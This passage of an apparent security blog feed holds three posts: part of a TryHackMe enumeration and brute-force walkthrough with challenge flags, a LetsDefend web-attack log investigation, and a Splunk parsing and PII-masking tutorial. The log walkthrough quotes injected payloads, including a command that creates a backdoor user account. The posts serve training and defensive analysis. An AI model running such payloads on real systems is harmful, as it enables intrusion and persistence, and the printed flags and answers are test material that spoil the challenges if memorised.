  <li>Valid username but wrong password: “Incorrect password”</li>
</ul>

<p>This differential response allows attackers to enumerate valid usernames by observing the error messages.</p>

<p><img src="/assets/images/thm/thm-enum-br-02.png" alt="Authentication Enumeration Example" /></p>

<h2 id="task-3-enumerating-users">Task 3: Enumerating Users</h2>

<p>This task provides practical experience with user enumeration techniques using actual tools and methodologies.</p>

<p><strong>Question:</strong> What is the valid email address from the list?
<strong>Answer:</strong> canderson@gmail.com</p>

<h3 id="methodology">Methodology</h3>
<ol>
  <li>Started with a common username list from <a href="https://github.com/nyxgeek/username-lists/blob/master/usernames-top100/usernames_gmail.com.txt">GitHub</a></li>
  <li>Analyzed server responses for different usernames</li>
  <li>Identified patterns in error messages</li>
  <li>Located the valid email address through response analysis</li>
</ol>

<p><img src="/assets/images/thm/thm-enum-br-03.png" alt="User Enumeration Process" />
<img src="/assets/images/thm/thm-enum-br-04.png" alt="Response Analysis" />
<img src="/assets/images/thm/thm-enum-br-05.png" alt="Valid User Found" /></p>

<h2 id="task-4-exploiting-vulnerable-password-reset-logic">Task 4: Exploiting Vulnerable Password Reset Logic</h2>

<p>This section explores common vulnerabilities in password reset functionality and how they can be exploited.</p>

<p><strong>Question:</strong> What is the flag?
<strong>Answer:</strong> THM{50_pr3d1ct4BL333!!}</p>

<h3 id="exploitation-process">Exploitation Process</h3>
<ol>
  <li>Analyzed the password reset functionality</li>
  <li>Identified predictable reset token patterns</li>
  <li>Developed a methodology to exploit the vulnerability</li>
  <li>Retrieved the flag after successful exploitation</li>
</ol>

<p><img src="/assets/images/thm/thm-enum-br-07.png" alt="Password Reset Analysis" />
<img src="/assets/images/thm/thm-enum-br-08.png" alt="Exploitation Process" />
<img src="/assets/images/thm/thm-enum-br-09.png" alt="Flag Retrieved" /></p>

<h2 id="task-5-exploiting-http-basic-authentication">Task 5: Exploiting HTTP Basic Authentication</h2>

<p>This task focuses on exploiting vulnerabilities in HTTP Basic Authentication implementations.</p>

<p><strong>Question:</strong> What is the flag?
<strong>Answer:</strong> THM{b4$$1C_AuTTHHH}</p>

<h3 id="attack-methodology">Attack Methodology</h3>
<ol>
  <li>Identified the Basic Authentication mechanism</li>
  <li>Analyzed potential weaknesses</li>
  <li>Developed and executed exploitation strategy</li>
  <li>Successfully retrieved the flag</li>
</ol>

<p><img src="/assets/images/thm/thm-enum-br-19.png" alt="Basic Auth Analysis" />
<img src="/assets/images/thm/thm-enum-br-20.png" alt="Exploitation Strategy" />
<img src="/assets/images/thm/thm-enum-br-21.png" alt="Flag Capture" /></p>

<h2 id="task-6-osint">Task 6: OSINT</h2>

<p>The OSINT task introduces techniques for gathering information from publicly available sources. While no specific answers were required, this section provided valuable insights into:</p>
<ul>
  <li>Social media reconnaissance</li>
  <li>Public data source analysis</li>
  <li>Information correlation techniques</li>
  <li>OSINT tool usage</li>
</ul>

<h2 id="task-7-conclusion">Task 7: Conclusion</h2>

<p>This room provided comprehensive hands-on experience with various enumeration and brute force techniques. Key takeaways include:</p>

<ol>
  <li>The importance of proper error message handling in authentication systems</li>
  <li>Understanding common vulnerabilities in password reset mechanisms</li>
  <li>Proper implementation of HTTP Basic Authentication</li>
  <li>The role of OSINT in security assessments</li>
  <li>Best practices for preventing enumeration attacks</li>
</ol>

<h3 id="defensive-recommendations">Defensive Recommendations</h3>
<ul>
  <li>Implement generic error messages</li>
  <li>Use secure password reset mechanisms</li>
  <li>Properly configure authentication systems</li>
  <li>Regular security assessments</li>
  <li>Employee security awareness training</li>
</ul>

<p>If you’re interested in trying this room yourself, you can find it on <a href="https://tryhackme.com/room/enumerationandbruteforce">TryHackMe</a>.</p>

<h3 id="additional-resources">Additional Resources</h3>
<ul>
  <li><a href="https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html">OWASP Authentication Cheat Sheet</a></li>
  <li><a href="https://owasp.org/www-community/controls/Brute_force_attack_prevention">OWASP Brute Force Attack Prevention</a></li>
  <li><a href="https://portswigger.net/web-security">Port Swigger Web Security Academy</a></li>
</ul>

<p>Remember: This knowledge should be used ethically and legally, preferably in controlled environments like TryHackMe rooms or with explicit permission.</p>]]></content><author><name>Nisha P McDonnell</name></author><category term="TryHackMe" /><category term="Blog" /><category term="Penetration Testing" /><category term="Enumeration" /><category term="Brute Force" /><category term="OSINT" /><category term="Web App Security" /><summary type="html"><![CDATA[Overview]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://notesbynisha.com/assets/images/00-hero.jpg" /><media:content medium="image" url="https://notesbynisha.com/assets/images/00-hero.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Investigate Web Attacks Challenge Walkthrough (Let’s Defend)</title><link href="https://notesbynisha.com/blog/investigate-web-attacks-lets-defend-walkthrough/" rel="alternate" type="text/html" title="Investigate Web Attacks Challenge Walkthrough (Let’s Defend)" /><published>2024-10-16T00:00:00+00:00</published><updated>2024-10-16T00:00:00+00:00</updated><id>https://notesbynisha.com/blog/investigate-web-attacks-lets-defend-walkthrough</id><content type="html" xml:base="https://notesbynisha.com/blog/investigate-web-attacks-lets-defend-walkthrough/"><![CDATA[<h2 id="investigating-web-attacks-challenge-walkthrough-lets-defend">Investigating Web Attacks Challenge Walkthrough (Let’s Defend)</h2>

<p>In this post, I’ll walk you through solving the “Investigating Web Attacks Challenge” from Let’s Defend. The challenge uses logs sourced from the <strong>bWAPP</strong> web application, an intentionally vulnerable app designed to help security professionals practice identifying and analyzing real-world attack patterns. In this guide, I’ll show you how I analyzed the logs to answer each question.</p>

<h2><img src="/assets/images/letsdefend/webattack-0.png" /></h2>

<h3 id="question-1-which-automated-scan-tool-did-the-attacker-use-for-web-reconnaissance">Question 1: Which automated scan tool did the attacker use for web reconnaissance?</h3>

<p>At line 30, I found <strong>Nikto</strong> in the User-Agent string, confirming that the attacker used Nikto, a popular web vulnerability scanning tool.</p>

<p><strong>Answer:</strong> <code class="language-plaintext highlighter-rouge">Nikto</code></p>

<h2 id="-1"><img src="/assets/images/letsdefend/webattack-1.png" /></h2>

<h3 id="question-2-after-web-reconnaissance-which-technique-did-the-attacker-use-for-directory-listing-discovery">Question 2: After web reconnaissance, which technique did the attacker use for directory listing discovery?</h3>

<p>The Nikto User-Agent strings continued throughout the log. I used this command to jump to the last Nikto entry:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">grep</span> <span class="nt">-n</span> <span class="s2">"Nikto"</span> access.log | <span class="nb">tail</span> <span class="nt">-n</span> 1
</code></pre></div></div>
<p><img src="/assets/images/letsdefend/webattack-2.png" /></p>

<p><img src="/assets/images/letsdefend/webattack-3.png" /></p>

<p>Reviewing the subsequent requests, I noticed the attacker was attempting to enumerate directory paths in alphabetical order, many of which returned <strong>404 Not Found</strong> responses. This pattern is consistent with <strong>directory brute forcing</strong>.</p>

<p><strong>Answer:</strong> <code class="language-plaintext highlighter-rouge">Directory brute force</code></p>

<h2 id="-2"><img src="/assets/images/letsdefend/webattack-4.png" /></h2>

<h3 id="question-3-what-is-the-third-attack-type-after-directory-listing-discovery">Question 3: What is the third attack type after directory listing discovery?</h3>

<p>After directory brute force, the attacker shifted to a <strong>brute-force login attack</strong>. Logs showed repeated <strong>POST</strong> requests to <code class="language-plaintext highlighter-rouge">/bWAPP/login.php</code> with the same User-Agent string, indicating attempts to guess credentials.</p>

<p><strong>Answer:</strong> <code class="language-plaintext highlighter-rouge">Brute force</code></p>

<h2 id="-3"><img src="/assets/images/letsdefend/webattack-5.png" /></h2>

<h3 id="question-4-is-the-third-attack-successful">Question 4: Is the third attack successful?</h3>

<p>Yes. The brute force login attempt was successful. The logs showed HTTP status codes changing from <strong>200 OK</strong> to <strong>302 Found</strong>, which indicates redirection after a successful login. Additionally, the response size increased significantly, confirming the login.</p>

<p><strong>Answer:</strong> <code class="language-plaintext highlighter-rouge">Yes</code></p>

<h2 id="-4"><img src="/assets/images/letsdefend/webattack-6.png" /></h2>

<h3 id="question-5-what-is-the-name-of-the-fourth-attack">Question 5: What is the name of the fourth attack?</h3>

<p>After gaining access, the attacker launched a <strong>code injection attack</strong>. Logs revealed payloads with system commands passed into URL parameters.</p>

<p><strong>Answer:</strong> <code class="language-plaintext highlighter-rouge">Code injection</code></p>

<h2 id="-5"><img src="/assets/images/letsdefend/webattack-7.png" /></h2>

<h3 id="question-6-what-is-the-first-payload-for-the-fourth-attack">Question 6: What is the first payload for the fourth attack?</h3>

<p>The first injected command was:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">whoami</span>
</code></pre></div></div>

<p>This was sent through the vulnerable <code class="language-plaintext highlighter-rouge">phpi.php</code> script to determine the current system user.</p>

<p><strong>Answer:</strong> <code class="language-plaintext highlighter-rouge">whoami</code></p>

<h2 id="-6"><img src="/assets/images/letsdefend/webattack-8.png" /></h2>

<h3 id="question-7-is-there-any-persistency-clue-for-the-victim-machine-in-the-log-file-if-yes-what-is-the-related-payload">Question 7: Is there any persistency clue for the victim machine in the log file? If yes, what is the related payload?</h3>

<p>Yes. The attacker attempted persistence by creating a new user account. The payload was:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>system<span class="o">(</span><span class="s1">'net user hacker Asd123!! /add'</span><span class="o">)</span>
</code></pre></div></div>
<p>This would create a user named <strong>hacker</strong> with the password <code class="language-plaintext highlighter-rouge">Asd123!!</code>. Persistence could be extended by adding this account to the administrator group.</p>

<p><strong>Answer:</strong> <code class="language-plaintext highlighter-rouge">%27net%20user%20hacker%20Asd123!!%20/add%27</code></p>

<h2 id="-7"><img src="/assets/images/letsdefend/webattack-9.png" /></h2>

<h2 id="conclusion">Conclusion</h2>

<p>By analyzing the logs step by step, I identified that the attacker:</p>

<ul>
  <li>Used <strong>Nikto</strong> for reconnaissance</li>
  <li>Performed <strong>directory brute forcing</strong></li>
  <li>Launched a <strong>brute-force login attack</strong></li>
  <li>Exploited the system with <strong>code injection</strong></li>
  <li>Attempted <strong>persistence</strong> by creating a new user</li>
</ul>

<p>This challenge highlights the importance of monitoring web server logs for suspicious activity and demonstrates how attackers chain multiple techniques to compromise systems.</p>

<p>I hope this walkthrough helps you approach the <em>“Investigating Web Attacks Challenge”</em> on Let’s Defend with confidence.</p>]]></content><author><name>Nisha McDonnell</name></author><category term="Blog" /><category term="Web Application Security" /><category term="Incident Response" /><category term="Cybersecurity" /><category term="Let&apos;s Defend" /><summary type="html"><![CDATA[A detailed walkthrough of how to solve the 'Investigating Web Attacks Challenge' on Let's Defend using the bWAPP web application as the victim.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://notesbynisha.com/assets/images/00-hero.jpg" /><media:content medium="image" url="https://notesbynisha.com/assets/images/00-hero.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Exploring Splunk Data Administration: Parsing, Event Line Breaking, and Data Privacy</title><link href="https://notesbynisha.com/blog/cybersecurity/splunk/splunk-data-administration-parsing-phase/" rel="alternate" type="text/html" title="Exploring Splunk Data Administration: Parsing, Event Line Breaking, and Data Privacy" /><published>2024-10-13T00:00:00+00:00</published><updated>2024-10-13T00:00:00+00:00</updated><id>https://notesbynisha.com/blog/cybersecurity/splunk/splunk-data-administration-parsing-phase</id><content type="html" xml:base="https://notesbynisha.com/blog/cybersecurity/splunk/splunk-data-administration-parsing-phase/"><![CDATA[<p>As cybersecurity professionals, one of the key challenges we often face is the sheer volume of log data we need to analyze. Whether we’re hunting for anomalies, investigating security incidents, or just keeping an eye on our network’s health, efficiently processing log data is important. I recently had the opportunity to further explore Splunk Data Administration, specifically the <strong>Parsing Phase</strong> and <strong>Data Preview</strong>—two areas that fundamentally shape how Splunk processes incoming data and prepares it for analysis. In this post, I’ll share what I learned and how these skills relate to my daily work.</p>

<h2 id="understanding-the-flow-of-data-in-splunk">Understanding the Flow of Data in Splunk</h2>

<p>Splunk handles massive amounts of data from various sources—whether it’s logs from systems, network data, or even scripts. Understanding how data flows through Splunk is key to ensuring it is properly processed and indexed for analysis. Here’s a quick breakdown of the overall data flow:</p>

<ol>
  <li><strong>Input Stage</strong> – Data is ingested from log files, network devices, scripts, or forwarders and prepared for further processing.</li>
  <li><strong>Parsing (Event Processing) Stage</strong> – This is where Splunk breaks incoming data into events, extracts timestamps, and applies configurations like regular expressions (regex) for line breaking and data masking. These steps are essential for structuring unorganized data and making it useful for analysis.</li>
  <li><strong>Indexing Stage</strong> – After parsing, the structured events are written to disk and indexed, making them ready for future searches.</li>
  <li><strong>Search Stage</strong> – Once indexed, data becomes available for searching, reporting, and alerting through the Splunk search head.</li>
</ol>

<p>In this article, I’ll be focusing on the <strong>Parsing Stage</strong>, where I worked on <strong>event line breaking</strong>, <strong>time extraction</strong>, and <strong>masking sensitive PII data</strong> to make logs more structured and easier to analyze, especially logs from sources like Web Application Firewalls (WAF).</p>

<p>You may reference <a href="https://docs.splunk.com/Documentation/SplunkCloud/9.2.2406/Data/Overviewofeventprocessing">official Splunk documentation </a> for more details about managing event processing on Splunk.</p>

<p><img src="/assets/images/splunk/parsing-2.png" alt="Splunk Data Flow" /></p>

<h2 id="tackling-event-line-breaking">Tackling Event Line Breaking</h2>

<p>One of the most valuable aspects of the session was learning how to configure <strong>event line breaking</strong> in Splunk, a skill that’s essential when dealing with unstructured data. At work, I often have to analyze Web Application Firewall (WAF) logs, and let me tell you, those logs can be a nightmare. WAF logs are usually unstructured and often look like a wall of text, which we jokingly refer to as “log vomit.”</p>

<p>To help me create the right regex patterns for breaking these logs into structured events, I used <a href="https://regex101.com">regex101.com</a>, an online regex editor. This tool was invaluable in allowing me to test my regular expressions in real-time and ensure they would correctly match the patterns in the logs.</p>

<p>By applying the regular expressions (regex) I developed, I was able to identify event boundaries in the logs, split them into individual events, and make the data far more readable. In this case, I worked with JSON logs, using regex to match each event tag and successfully split the logs into structured events.</p>

<p>Here’s an example of how I used <strong>regex101</strong> to fine-tune my regex patterns:</p>

<pre><code class="language-regex">&lt;event&gt;([\r\n]+)?
</code></pre>

<p><img src="/assets/images/splunk/regex-01.png" alt="Regex101 Example" /></p>

<p>This skill has been directly applicable to my daily work. By teaching Splunk how to interpret the chaotic structure of WAF logs, I’ve significantly reduced the time it takes to analyze them.</p>

<p><img src="/assets/images/splunk/parsing-3.png" alt="Event Line Breaking" />
<img src="/assets/images/splunk/parsing-4.png" alt="Event Line Breaking" />
<img src="/assets/images/splunk/parsing-5.png" alt="Event Line Breaking" /></p>

<h2 id="time-extraction-made-simple">Time Extraction Made Simple</h2>

<p>Another challenge that came up during the session was the issue of <strong>time extraction</strong>. In some cases, multiple alerting events get grouped together in a single log file, which makes it difficult to pinpoint when each event occurred. I learned how to handle this by using a <strong>timestamp prefix</strong> and a regex lookahead to identify and extract the exact timestamp from each event.</p>

<p>In this particular scenario, a <strong>strptime() format of %m/%d/%Y</strong> was used, which allowed Splunk to accurately interpret the timestamps in the logs. By configuring Splunk to recognize these patterns, I was able to separate events with precision and ensure the timeline was correct, improving the quality of my log analysis.</p>

<p><img src="/assets/images/splunk/parsing-6.png" alt="Time Extraction" />
<img src="/assets/images/splunk/parsing-7.png" alt="Time Extraction" />
<img src="/assets/images/splunk/parsing-8.png" alt="Time Extraction" /></p>

<h2 id="masking-pii-for-data-privacy">Masking PII for Data Privacy</h2>

<p>As security professionals, protecting sensitive information is always top of mind, especially when dealing with Personally Identifiable Information (PII). In this session, I worked with logs that contained <strong>Social Security Numbers</strong>, which is highly sensitive data that should be masked to prevent exposure.</p>

<p>Using a regex pattern and updating the <code class="language-plaintext highlighter-rouge">props.conf</code> file, I configured Splunk to automatically mask PII in incoming data. The regular expression in sed mode I used, <code class="language-plaintext highlighter-rouge">| rex mode=sed "s/\d{3}-\d{2}-\d{4}/xxx-xx-xxxx/g"</code>, allowed me to replace the Social Security Numbers with a masked format across all events. This is an essential technique for ensuring compliance with data privacy regulations like <strong>GDPR</strong> or <strong>HIPAA</strong>.</p>

<p><img src="/assets/images/splunk/parsing-9.png" alt="Masking PII" />
<img src="/assets/images/splunk/parsing-10.png" alt="Masking PII" /></p>

<pre><code class="language-regex">s/\d{3}-\d{2}-\d{4}/xxx-xx-xxxx/g
</code></pre>

<p><img src="/assets/images/splunk/regex-02.png" alt="Regex101 Example" />
<img src="/assets/images/splunk/parsing-11.png" alt="Masking PII" />
<img src="/assets/images/splunk/parsing-12.png" alt="Masking PII" /></p>

<h2 id="introducing-the-magic-6-in-propsconf">Introducing the Magic 6 in <code class="language-plaintext highlighter-rouge">props.conf</code></h2>

<p>During the session, I also learned about the <strong>Magic 6</strong>—a set of six key settings in Splunk’s <code class="language-plaintext highlighter-rouge">props.conf</code> file that control how incoming data is processed. Mastering these settings is essential for configuring how Splunk breaks events, extracts timestamps, and structures data for analysis. Here’s a brief overview:</p>

<ol>
  <li><strong>SHOULD_LINEMERGE</strong> – Determines whether Splunk should merge multiple lines into a single event.</li>
  <li><strong>LINE_BREAKER</strong> – Defines the pattern for identifying the start of a new event.</li>
  <li><strong>TIME_PREFIX</strong> – Specifies the pattern that precedes the timestamp in the log.</li>
  <li><strong>TIME_FORMAT</strong> – Defines the format of the timestamp (e.g., <code class="language-plaintext highlighter-rouge">%m/%d/%Y</code>).</li>
  <li><strong>MAX_TIMESTAMP_LOOKAHEAD</strong> – Specifies how far Splunk should look to find a timestamp.</li>
  <li><strong>TRUNCATE</strong> – Limits the number of characters Splunk reads from an event.</li>
</ol>

<p>In addition to the Magic 6, there’s also the <strong>Magic 8</strong>, which includes two more settings: <strong>DATETIME_CONFIG</strong> and <strong>BREAK_ONLY_BEFORE</strong>. These are helpful when dealing with more complex log structures, such as multi-line events.</p>

<p><img src="/assets/images/splunk/parsing-13.png" alt="Masking PII" /></p>

<h2 id="applying-these-skills-in-real-world-scenarios">Applying These Skills in Real-World Scenarios</h2>

<p>The skills I learned in this hands-on session have already had a direct impact on how I handle logs in my day-to-day work. WAF logs that once took me hours to analyze can now be broken down and structured in minutes, and I’m better equipped to protect sensitive data like PII. Additionally, understanding the <strong>Magic 6</strong> in the <code class="language-plaintext highlighter-rouge">props.conf</code> file has improved my ability to fine-tune how Splunk processes and organizes incoming data.</p>

<p>If you’re looking to optimize your Splunk Data Administration skills, I highly recommend diving into the <strong>Parsing Phase</strong>, focusing on <strong>event line breaking</strong>, <strong>time extraction</strong>, and working with the <strong>props.conf</strong> file. These skills are not only useful for analyzing complex logs but also for ensuring data privacy and compliance.</p>

<hr />

<p><strong>Stay tuned for more hands-on insights!</strong><br />
In my future posts, I’ll be sharing even more tips and techniques to improve your Splunk data analysis and threat detection workflows.</p>]]></content><author><name>Nisha McDonnell</name></author><category term="Blog" /><category term="Cybersecurity" /><category term="Splunk" /><category term="Splunk" /><category term="Data Parsing" /><category term="Regex" /><category term="WAF Logs" /><category term="PII Masking" /><category term="Magic 6" /><summary type="html"><![CDATA[As cybersecurity professionals, one of the key challenges we often face is the sheer volume of log data we need to analyze. Whether we’re hunting for anomalies, investigating security incidents, or just keeping an eye on our network’s health, efficiently processing log data is important. I recently had the opportunity to further explore Splunk Data Administration, specifically the Parsing Phase and Data Preview—two areas that fundamentally shape how Splunk processes incoming data and prepares it for analysis. In this post, I’ll share what I learned and how these skills relate to my daily work.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://notesbynisha.com/assets/images/00-hero.jpg" /><media:content medium="image" url="https://notesbynisha.com/assets/images/00-hero.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry></feed>